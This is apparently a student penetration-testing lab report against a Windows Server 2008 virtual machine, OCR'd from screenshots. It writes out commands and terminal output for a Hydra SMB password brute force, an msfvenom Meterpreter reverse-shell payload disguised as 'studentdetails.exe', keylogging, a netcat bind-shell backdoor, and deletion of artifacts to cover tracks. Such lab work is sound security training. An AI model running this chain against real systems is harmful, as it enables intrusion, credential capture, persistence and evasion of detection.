
MS11-030 / KB2509553 - Vulnerability in DNS Resolution Could Allow Remote Code Execution

Severity

High — evidence from the Nessus report shows the issue is classified as remote code execution (risk factor: High).

Evidence – Nmap Script

Scan target: 192.168.56.103 (Windows Server 2008)



Root cause

A bug in the Windows DNS/LLMNR handling lets specially crafted responses be processed unsafely. The host lacks the MS11-030 (KB2509553) fix, so the vulnerable code can be reached.

Impact

An unauthenticated attacker able to send LLMNR/DNS packets could achieve remote code execution as NetworkService, risking full compromise, persistence, lateral movement and data theft.

Real-world incidents

WannaCry(2017): A Ransomware that used MS17-010 using the Eternal Blue Exploit to spread rapidly, encrypting systems worldwide and causing catastrophic problems. (Wikipedia, n.d.)

Countermeasures

- Apply the patch MS11-030 / KB2509553.
- Block LLMNR at the host/network
- Enable monitoring & EDR

3. Exploiting, Maintaining Access and Covering Tracks on the APIIT Server

IP Recap

Kali Linux: 192.168.56.101

Windows Server 2008 (APIIT Server): 192.168.56.103

- The **chosen critical weakness identified to Exploit is the SMBv1 (MS17-010) on Port 445.**

3.1. Cracking Administrative Password

Step 1: Attempting to Exploit the SMB Port 445 using SMB Attack chain

Command: " smbclient -L //192.168.56.103 -U Administrator "

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.56.103 -U Administrator
Password for [WORKGROUP\Administrator]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Output Explanation: We can notice that the **smbclient got into the APIIT Server machine** but is **unable to do anything** because the "**Administrator Password is Required for Access**".

Step 2: Preparing Wordlist for Brute-Force

Command: " sudo apt install -y wordlists "

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ sudo apt install -y wordlists
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  dnsmap              python3-bottleneck   python3-serial-asyncio
  figlet              python3-cpuinfo      python3-smmap
  finger              python3-git          python3-tables
  imagemagick         python3-gitdb        python3-tables-lib
  imagemagick-7.q16   python3-llvmlite     python3-tld
  libblosc2-4         python3-numba        python3-yaswfp
  libtbb12            python3-numexpr      rsh-redone-client
  libtbbbind-2-5      python3-odf          smtp-user-enum
  libtbbmalloc2       python3-pandas       sparta-scripts
  medusa              python3-pandas-lib   sphinx-rtd-theme-common
  numba-doc           python3-pyexploitdb  toilet-fonts
  python-odf-doc      python3-pyfiglet     unicornscan
  python-odf-tools    python3-pyshodan     urlscan
  python-tables-data  python3-qasync       wapiti
Use 'sudo apt autoremove' to remove them.

Installing:
  wordlists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1162
  Download size: 53.4 MB
  Space needed: 53.4 MB / 61.3 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 wordlists all 2023.2.0 [5
3.4 MB]
Fetched 53.4 MB in 23s (2,370 kB/s)
Selecting previously unselected package wordlists.
(Reading database ... 412513 files and directories currently installed.)
Preparing to unpack .../wordlists_2023.2.0_all.deb ...
Unpacking wordlists (2023.2.0) ...
Setting up wordlists (2023.2.0) ...
Processing triggers for kali-menu (2025.2.7) ...
```

Output Explanation: We successfully installed the "Package Wordlists"

- Wordlist: This is a folder that contains 51 million words, and one of which can likely Match the password of the APIIT Server Administrator.

Step 3: Unzipping the rockyou.txt.gz

Command: “ sudo gunzip /usr/share/wordlists/rockyou.txt.gz “

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
```

Output Explanation: Shows that the rockyou.txt file is successfully unzipped from the Wordlist Package.

Step 4: Brute-Force Password Cracking in SMB Login using HYDRA

Command:

“ **hydra -l Administrator -P /usr/share/wordlists/rockyou.txt smb://192.168.56.103**”

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ hydra -l Administrator -P /usr/share/wordlists/rockyou.txt smb://192.168.56.1
03
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-30 11:03:1
3
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344
399), ~14344399 tries per task
[DATA] attacking smb://192.168.56.103:445/

[STATUS] 2384.00 tries/min, 2384 tries in 00:01h, 14342015 to do in 100:16h, 1 act
ive
[445][smb] host: 192.168.56.103   login: Administrator   password: changeme
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-30 11:04:57
```

Output Explanation:

- **The Password Cracking Tool “hydra” tool successfully ran and cracked the APIIT Server’s Administrative Password by running via the SMB service of the Machine.**

  - **Administrative Password: “changeme”**

Step 5: Accessing Administrative SMB Shares using Administrator Account

Command: "**smbclient -L //192.168.56.103 -U Administrator**"

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ smbclient -L //192.168.56.103 -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.103 failed (Error NT_STATUS_RESOURCE_NAME_NOT
_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Output Explanation:

- The SMB shares of the Administrator are shown: **ADMIN$, C$ AND IPC$**
- Each of the Sharename's containing very crucial information like shown in the below screenshot. Eg: Program Files, Windows, Users

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.56.103/C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jul 13 22:34:39 2009
  Boot                              DHS        0  Mon Jul 14 13:11:24 2025
  bootmgr                          AHSR   383562  Mon Jul 13 21:38:58 2009
  BOOTSECT.BAK                     AHSR     8192  Mon Jul 14 13:11:24 2025
  Documents and Settings          DHSrn        0  Tue Jul 14 01:06:44 2009
  pagefile.sys                      AHS 2147016704  Tue Sep 30 07:54:10 2025
  PerfLogs                            D        0  Mon Jul 13 23:20:08 2009
  Program Files                      DR        0  Tue Jul 14 01:06:59 2009
  Program Files (x86)                DR        0  Tue Jul 14 01:06:53 2009
  ProgramData                       DHn        0  Tue Jul 14 01:06:44 2009
  Recovery                         DHSn        0  Sun Jul 13 23:43:31 2025
  System Volume Information         DHS        0  Mon Jul 14 12:12:08 2025
  Users                              DR        0  Sun Jul 13 23:55:52 2025
  Windows                             D        0  Sun Jul 13 23:45:30 2025

                8388095 blocks of size 4096. 6173487 blocks available
smb: \>
```

Above is all the Files in the "C$" share of the SMB service on the APIIT Server.

3.2. Taking control of the APIIT Server using MSFVENOM

Step 1: Creating the Reverse TCP Payload File using MSFVENOM

Command:

"msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f exe > shell.exe"

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f
 exe > studentdetails.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  studentdetails.exe  Videos
Documents  Music      Public    Templates
```

Output Explanation:

- The screenshot shows that a windows executable Reverse TCP payload called the "studentdetails.exe" file has been created.
- And when the Victim clicks on the "studentdetails.exe" file, we will have control of the APIIT Server from our Local Port 4444, as there is where the Metasploit will be listening from.

Step 2: Setting Up the Listener in Metasploit

Command:

- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.56.101
- set LPORT 4444
- run

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMMM
MMMN$                                vMMMM
MMMNl  MMMMM              MMMMM  JMMMM
MMMNl  MMMMMMMN        NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                  JMMMMMNMMM
MMMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx         MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
```

Output Explanation:

- The Metasploit listener has been successfully setup, so when the user clicks on the Payload, the Payload will link over here and we will have access over the APIIT Server.

Step 3: Creating a Directory with Payload file and Hosting a Python HTTP Server to

Command: “python3 -m http.server 80”

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  studentdetails.exe  Videos
Documents  Music      Public    Templates

┌──(kali㉿kali)-[~]
└─$ mkdir payloads

┌──(kali㉿kali)-[~]
└─$ mv studentdetails.exe payloads

┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ ls
studentdetails.exe

┌──(kali㉿kali)-[~/payloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Output Explanation:

- The above screen shot shows that there is HTTP server hosted on the “payloads” directory.
- The HTTP Server is located on the Port 8080 of the Kali Machine.

The APIIT server should now download the payload from the Open HTTP Server and click on it, for us to gain access over their Machine.

Step 4: Downloading the Payload from the Attacker's HTTP Server to the APIIT Server Machine

Command (URL): "**http://192.168.56.101:80/studentdetails.exe**"



Output Explanation:

- The **APIIT Administrator opens the link "http://192.168.56.101:80/studentdetails.exe"**
- And then **downloads the Payload File "studentdetials.exe",** the user doesn't realize that this file is a **Payload, hence thinking it is just another random file in the machine**.
- The payload is **Successfully integrated into the APIIT Server Machine.**

<u>Step 5: Making use of Meterpreter after Victim Successfully clicks on payload file giving us the Control of their System</u>

```
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.103:49160
) at 2025-10-01 03:08:12 -0400

meterpreter > ls
Listing: C:\Users\pranav\Desktop
================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw   282    fil   2025-07-13 23:43:36 -0400  desktop.ini
-
100777/rwxrwxrw   73802  fil   2025-10-01 02:54:42 -0400  studentdetails.exe
x

meterpreter > echo"Student: Pranav Mohanraj Student ID: CB014022"
[-] Unknown command: echoStudent: Pranav Mohanraj Student ID: CB014022. Run t
he help command for more details.
meterpreter >
```

Output Explanation:

- The User in the **APIIT Server Machine has successfully clicked on our Payload File. (Proof: "Meterpreter session 1 opened")**
- The image shows that **we now have Meterpreter connected to the APIIT Server Machine, and also, we can notice that the victim's machine connected to our listner at Local Port 4444** (as we configured the Meterpreter).

- The **"ls" command was run**, and we can notice that **we are currently in the Desktop Directory** and the files in **this Directory are "desktop.ini" and "studentdetails.exe".**

3.3. Key Logging the APIIT Server Machine using the Meterpreter

Step 1: Starting the Key Log Session in Meterpreter

Command: meterpreter > "**keyscan_start**"


```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > Pranav Mohanraj CB014022
```

(The Text "Pranav Mohanraj CB014022" is only typed in just to show identity proof, and will be Erased when continuing the documentation)

Output Explanation:

- The Key Log session has successfully started and now when anything is Entered in the APIIT Server Machine, it will be saved in the Meterpreter.

Step 2: The user in the APIIT Server Machine types…



Output Explanation:

- The victim has o**pened a text file called Passwords and has added exclusive information of names and passwords into the text file.**
- All **these key presses to type this information should be captured in the Meterpreter**.

Step 3: Viewing captured Key Logs in the Meterpreter

Command: meterpreter > "**keyscan_dump**"

Command: meterpreter > "**keyscan_stop"**

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Caps Lock>P<Caps Lock>ranav - 1234<CR>
j<Caps Lock><^H>J<Caps Lock>ohn - <Caps Lock>3214<CR>
<Caps Lock>p<Caps Lock>E<^H><^H>P<Caps Lock>eter - 8888<CR>
<Caps Lock>M<Caps Lock>ary - 9874<CR>
<^S>k<Prnt Scrn>

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > Pranav Mohanraj CB014022
```

(The Text "Pranav Mohanraj CB014022" is only typed in just to show identity proof, and will be Erased when continuing with the documentation)

Output Explanation:

- The Meterpreter has successfully captured key presses (Key Logs) from the APIIT server machine.
- It is noticed that the Meterpreter has also captured Alphabet, Caps Lock, Enter, Backspace, and even Print Screen keys.
- And finally, the Meterpreter Keylogging session is stopped.

3.4. Maintaining Access with NETCAT Backdoor

Step 1: Setting up "nc.exe" backdoor file on Kali

Command:

"**wget https://eternallybored.org/misc/netcat/netcat-win32-1.11.zip -O netcat.zip**"

Command: "**unzip netcat.zip**"

Command: "**mv netcat-1.11/nc.exe /home/kali/nc.exe**"

```
┌──(kali㉿kali)-[~]
└─$ echo "Student: Pranav Mohanraj Student: CB014022"
Student: Pranav Mohanraj Student: CB014022

┌──(kali㉿kali)-[~]
└─$ wget https://eternallybored.org/misc/netcat/netcat-win32-1.11.zip -O netc
at.zip
--2025-10-01 07:15:03--  https://eternallybored.org/misc/netcat/netcat-win32-
1.11.zip
Resolving eternallybored.org (eternallybored.org)... 84.255.206.8, 2a01:260:4
094:1:42:42:42:42
Connecting to eternallybored.org (eternallybored.org)|84.255.206.8|:443... co
nnected.
HTTP request sent, awaiting response... 200 OK
Length: 109604 (107K) [application/zip]
Saving to: 'netcat.zip'

netcat.zip          100%[===================>] 107.04K   166KB/s    in 0.6s

2025-10-01 07:15:04 (166 KB/s) - 'netcat.zip' saved [109604/109604]


┌──(kali㉿kali)-[~]
└─$ unzip netcat.zip
Archive:  netcat.zip
  inflating: netcat-1.11/doexec.c
  inflating: netcat-1.11/generic.h
  inflating: netcat-1.11/getopt.c
  inflating: netcat-1.11/getopt.h
  inflating: netcat-1.11/hobbit.txt
  inflating: netcat-1.11/license.txt
  inflating: netcat-1.11/Makefile
  inflating: netcat-1.11/nc.exe
  inflating: netcat-1.11/nc64.exe
  inflating: netcat-1.11/netcat.c
  inflating: netcat-1.11/readme.txt

┌──(kali㉿kali)-[~]
└─$ mv netcat-1.11/nc.exe /home/kali/nc.exe

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  nc.exe      netcat.zip  Pictures  Templates
Documents  Music      netcat-1.11 payloads    Public    Videos
```

Output Explanation:

- The nc.exe backdoor has been successfully downloaded into the Kali Machine.
- We can notice that the files were downloaded together and was implemented into a file called netcat.zip, and then the needed file (nc.exe) has been moved out of the zip file and into the home/kali directory.

<u>Step 2: Pushing the Backdoor File (nc.exe) into the APIIT Server machine using the Meterpreter</u>

Command: meterpreter > "**upload /home/kali/nc.exe**"

```
meterpreter > pwd
C:\Users\Public
meterpreter > upload /home/kali/nc.exe
[*] Uploading  : /home/kali/nc.exe → nc.exe
[*] Uploaded 35.67 KiB of 35.67 KiB (100.0%): /home/kali/nc.exe → nc.exe
[*] Completed  : /home/kali/nc.exe → nc.exe
meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040555/r-xr-xr-x  0      dir   2009-07-14 00:57:55 -0400  Desktop
040555/r-xr-xr-x  4096   dir   2009-07-14 01:06:44 -0400  Documents
040555/r-xr-xr-x  0      dir   2009-07-14 00:57:55 -0400  Downloads
040555/r-xr-xr-x  0      dir   2009-07-13 22:34:59 -0400  Favorites
040555/r-xr-xr-x  0      dir   2009-07-14 00:57:55 -0400  Libraries
040555/r-xr-xr-x  0      dir   2009-07-14 00:57:55 -0400  Music
040555/r-xr-xr-x  0      dir   2009-07-14 00:57:55 -0400  Pictures
040555/r-xr-xr-x  0      dir   2009-07-14 00:57:55 -0400  Videos
100666/rw-rw-rw-  174    fil   2009-07-14 00:57:55 -0400  desktop.ini
100777/rwxrwxrwx  36528  fil   2025-10-01 07:08:57 -0400  nc.exe

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > Pranav Mohanraj CB041022
```

(The Text "Pranav Mohanraj CB014022" is only typed in just to show identity proof, and will be Erased when continuing with the documentation)

Output Explanation:

- The Backdoor File or the nc.exe has been successfully added into the APIIT Server Machine.
- The nc.exe file has been added to the "Public" folder which is in "Users" Directory.

Step 5: Opening a port in the APIIT Server for the Backdoor to Send the Connection

Command: meterpreter > "**execute -f cmd.exe -a "/c cd /d C:\Users\Public && start \"\" /b C:\\Users\\Public\\nc.exe -l -p 6666 -e cmd.exe" -H**"

```
meterpreter > execute -f cmd.exe -a "/c cd /d C:\Users\Public && start \"\" /
b C:\\Users\\Public\\nc.exe -l -p 6666 -e cmd.exe" -H
Process 1164 created.
meterpreter > Pranav Mohanraj CB014022
```

(The Text "Pranav Mohanraj CB014022" is only typed in just to show identity proof, and will be Erased when continuing with the documentation)

Output Explanation: The command that has been run in the meterpreter. Tell us that Port 6666 on the APIIT Server is listening to any Remote Connection.

Step 6: Connect to the Backdoor at the APIIT Server Machine on port 6666

Command: "**nc 192.168.56.103 6666**"

```
└─$ echo "Student: Pranav Mohanraj Student ID: CB014022"
Student: Pranav Mohanraj Student ID: CB014022

┌──(kali㉿kali)-[~]
└─$ nc 192.168.56.103 6666

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Public>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 40E7-602F

 Directory of C:\Users\Public

10/01/2025  04:38 PM    <DIR>          .
10/01/2025  04:38 PM    <DIR>          ..
07/14/2009  10:36 AM    <DIR>          Documents
07/14/2009  10:27 AM    <DIR>          Downloads
07/14/2009  10:27 AM    <DIR>          Music
10/01/2025  04:38 PM            36,528 nc.exe
07/14/2009  10:27 AM    <DIR>          Pictures
07/14/2009  10:27 AM    <DIR>          Videos
               1 File(s)         36,528 bytes
               7 Dir(s)  25,279,963,136 bytes free

C:\Users\Public>
```

Output Explanation:

- We have **successfully gained access to the APIIT Server Machine**, to be specific the **Command Prompt of the Machine**.
- The image shows **that it is in the User Directory in the Public Folder**.
- And the **"dir" command has output all the Files and Folders in the current Directory**.
- We can **maintain access to the Machine by easily reaching out to Port 6666 on the APIIT Server Machine**.

3.5. Covering Tracks

3.5.1. What are Windows Logs?

Windows Logs are basically records of events that have happened on the windows system, either by a person or by a running program. These let us help track what has happened on a windows system. (Loggly, 2022)

3.5.2. Types of Windows System Logs

1. Windows Event Log	This log gives information about the hardware and software events happening in a Windows Operating System. Eg: System, Application, Setup and Security. (SolarWinds, n.d.)
2. Security Log	The Windows Security Log records the Login and Logout, Privilege Use, Account changes and etc….This log is one of the main ways used by the administrators to detect and investigate unauthorized access. (Wikipedia, n.d.)
3. Application Log	The Application Log records events generated by applications or programs running on Windows. This includes

	software errors, warnings, or informational messages that help troubleshoot application behaviour. (CrowdStrike, 2022)
4. System Log	Records events related to system components and hardware, such as drivers, services, and OS level errors. (Microsoft, 2022)

3.5.3. Technique 1 – Deleting the Exploitation Artifacts

So, the files that we have integrated into the system have to removed.

- Exploiting the SMB Port using MSFVENOM payload file (studentdetails.exe)
- Backdoor using netcat file (nc.exe).

1. **Removing nc.exe**

Step1: Look for the existence of the File

Command : "search -f nc.exe"

```
meterpreter > search -f nc.exe
Found 1 result ...
==================

Path                    Size (bytes)  Modified (UTC)
----                    ------------  --------------
c:\Users\Public\nc.exe  36528         2025-10-05 00:29:09 -0400

meterpreter > Pranav Mohanraj CB014022
```

(The Text "Pranav Mohanraj CB014022" is only typed in just to show identity proof, and will be Erased when continuing with the documentation)

Output Explanation:

- **The executed command shows that the nc.exe file exits and the is in the Public Directory under User.**
- **This file is not really hidden and can easily discovered by the APIIT Server Administrator.**

Step2: Deleting the file from the APIIT Server

